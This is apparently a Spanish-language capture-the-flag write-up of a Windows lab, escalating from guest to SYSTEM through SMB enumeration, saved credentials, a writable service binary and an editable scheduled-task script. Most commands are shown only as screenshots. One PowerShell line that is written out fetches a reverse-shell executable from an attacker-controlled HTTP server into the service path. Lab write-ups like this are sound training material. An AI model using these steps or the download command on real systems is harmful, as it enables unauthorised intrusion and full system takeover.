Introduction
Usa la escalada de privilegios en Windows para saltar de guest a SYSTEM.
Un escaneo de vulnerabilidades rutinario destacó una máquina Windows en la red interna; nada alarmante en la superficie, simplemente una sóla estación de trabajo dejada atrás tras una ronda de despidos. IT nunca limpió la máquina debidamente. Tu trabajo es descubrir cómo de malo es. TU objetivo es escalar desde guest hasta SYSTEM:
guest --> thmuser --> notadmin --> svcadmin --> SYSTEM
Getting the Flags
Reconocimiento Inicial
Comenzamos escaneando los puertos abiertos.

Ahora vamos a escanear dichos puertos más en profundidad.
Profundización
Vamos a listar SMB a ver qué encontramos.

Parece que hay un archivo por lo que lo descargamos y vamos a leerlo.

Parece que hemos encontrado la contraseña del primer usuario. Vamos a iniciar sesión con él.

Y así obtenemos una consola dimensionable.
Explotación

Vamos a investigar un poco. Yendo a mirar en C:\Users\thmuser\Desktop nos encontramos con la primera flag.
Vamos a intentar escalar.
Exposed Saved Credentials

Con esta contraseña podemos cambiar de sesión.

Vamos a buscar la flag.
Movimiento Lateral
Service Abuse
Si investigamos los servicios, podemos ver lo siguiente:

Aquí podemos ver que el servicio THMSvc corre bajo la cuenta de svcadmin, y con icacls podemos ver que todo el mundo (Everyone) tiene control completo (F). Podemos usarlo para obtener una reverse shell de la siguiente manera.

Creamos una backdoor en formato exe para windows y abrimos un servidor HTTP para descargarlo desde PowerShell:

Invoke-WebRequest -Uri http://IP:8000/rev-svc.exe -OutFile C:\Windows\THMSVC\svc.exe
Una vez copiada la shell, vamos a dar acceso total a todo el mundo con icacls:

Ahora empezamos un listener en nuestra máquina y arrancamos el servicio.

Una vez aquí, somos svcadmin. Buscamos la flag.
Escalada de Privilegios
Abusando las Tareas Programadas
Si miramos las tareas programadas encontramos cleanup.bat.

Esto es peligroso porque svcadmin puede editar los contenidos de un archivo que se ejecuta con permisos SYSTEM.
Para hacerlo primero creamos el payload.

Ahora lo descargamos desde PowerShell.

Vamos a editar el archivo para que ejecute el payload.

Ahora esperamos la ejecución del archivo.


Vamos a buscar la última flag.